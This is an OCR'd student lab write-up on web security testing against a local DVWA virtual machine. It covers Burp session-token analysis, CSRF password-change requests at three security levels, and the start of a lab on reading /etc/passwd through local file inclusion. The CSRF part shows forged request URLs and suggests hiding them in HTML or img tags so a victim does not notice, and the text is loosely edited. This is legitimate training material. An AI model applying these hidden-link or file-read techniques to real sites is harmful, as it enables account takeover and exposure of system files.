


This might take a while




Once its done, click the analysis now button





As we can see, the section “Overall result” shows information about the randomness of PHPSESSID within the sample of 189 requests



LAB 6: USE BURP TO ANALYSE CSRF TOKENS IN DVWA. NOTE THE DIFFERENT SECURITY LEVELS IN DVWA (LOW, MEDIUM, HIGH)


ROBERT JAMES GABRIEL
PART 4 - 13 APRIL 2016

Setup

OPEN YOUR VM FUSION


Instructions:


1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm



Open the following


1. Burp Free Suit
2. Firefox






Firefox Setup

1. Switch to Firefox
2. Go to options
3. Click
    1. Advanced
    2. Network tab
    3. Settings




4. When opened, check Manual Proxy Configuration.
5. Make sure the Http Proxy is localhost
6. Make sure the Port is 8080




Or

1. Click on foxy Proxy Add-on
2. Click Use “Burp settings”



BURP SETUP

1. Switch Burp suite
2. Make sure you listening to localhost:8080
3. To check this, open Burp Suite and click Proxy -> Options



4. Next select Proxy and turn on intercert

START FIREFOX

1. Visit: http://dvwa/login.php
2. Login to DVWA

   Login: admin

   Password: password
3. Click on Login


SET DVWA SECURITY LEVEL

Click on DVWA Security, in the left hand menu.


1. Select "low"
2. Click Submit

CROSS SITE REQUEST FORGERY (LOW)


Select "CSRF" from the left navigation menu.



You need to enter a new and past password, into the two fields above.



Go to Burp Suite, click the Proxy tab, and view the password change http request and forward it after and you will see that your Password Changed on the DVWA site.



Now the part we are interested in is the beginning of the http request which looks something like:

http://dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=password&Change=Change#

Now all we have to do is construct a link that will perform the same function and hide it in some html so our victim doesn't know it is happening.just until here. There also can be placed in the img tags which is loaded on load of the page.


MEDIUM SETTINGS

Repeat the following steps but change the settings to medium


SET DVWA SECURITY LEVEL

1. Click on DVWA Security, in the left hand menu.
2. Select "medium"
3. Click Submit

5. Select "CSRF" from the left navigation menu.



You need to enter a new and confirm it, into the two fields above.



Go to Burp Suite, click the Proxy tab, and view the password change http request and forward it after and you will see that your Password Changed on the DVWA site.

```
GET /vulnerabilities/csrf/?password_new=batman&password_conf=batman&Ch
Host: dvwa
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://dvwa/vulnerabilities/csrf/
Cookie: PHPSESSID=8lt7nu3ra08ln103aea41617o6; security=medium
Connection: close
Cache-Control: max-age=0
```

Now the part we are interested in is the beginning of the http request which looks something like:

http://dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=password&Change=Change#

Now all we have to do is construct a link that will perform the same function and hide it in some html so our victim doesn't know it is happening.just until here. There also can be placed in the img tags

There is no different between low and medium

HIGH SETTINGS


Repeat the following steps but change the settings to medium

SET DVWA SECURITY LEVEL

2. Click on DVWA Security, in the left hand menu.

3. Select "High"


4. Click Submit



CROSS SITE REQUEST FORGERY (HIGH)

Select "CSRF" from the left navigation menu.

You need to enter a new and past password along with a confrirm, into the three fields above. (I did bqtmqn2 as the new password)



Go to Burp Suite, click the Proxy tab, and view the password change http request and forward it after and you will see that your Password Changed on the DVWA site.

Now the part we are interested in is the beginning of the http request which looks something like:

http://dvwa/vulnerabilities/csrf/?
password_current=bqtmqn2&password_new=batman2&password_conf=batman2&Change=Change

The difference here you could trick the user into typing in there password and clicking submit which will change there password and send you forward and lock them out.

Now all we have to do is construct a link that will perform the same function and hide it in some html so our victim doesn't know it is happening.just until here. There also can be placed in the img tags

The differences are that the high level asks for the old password and the new one…. This would be harder to pull off but not impossible where in the low and medium you just need them to input them to click the click or load the page.


LAB 7: USE LFI TO VIEW THE PASSWORD FILE /ETC/PASSWD.
IN YOUR WRITEUP, REFER TO "DIRECTORY TREVERSAL"

ROBERT JAMES GABRIEL
PART 7 - 24 APRIL 2016


Setup

Open Your Vm Fusion
Instructions:

1. On Your Host Computer, Go To
2. Applications --> All Program --> VM Fusion
3. Select Samjuri.wtf and Boot the Vm



Open the following
4. Firefox

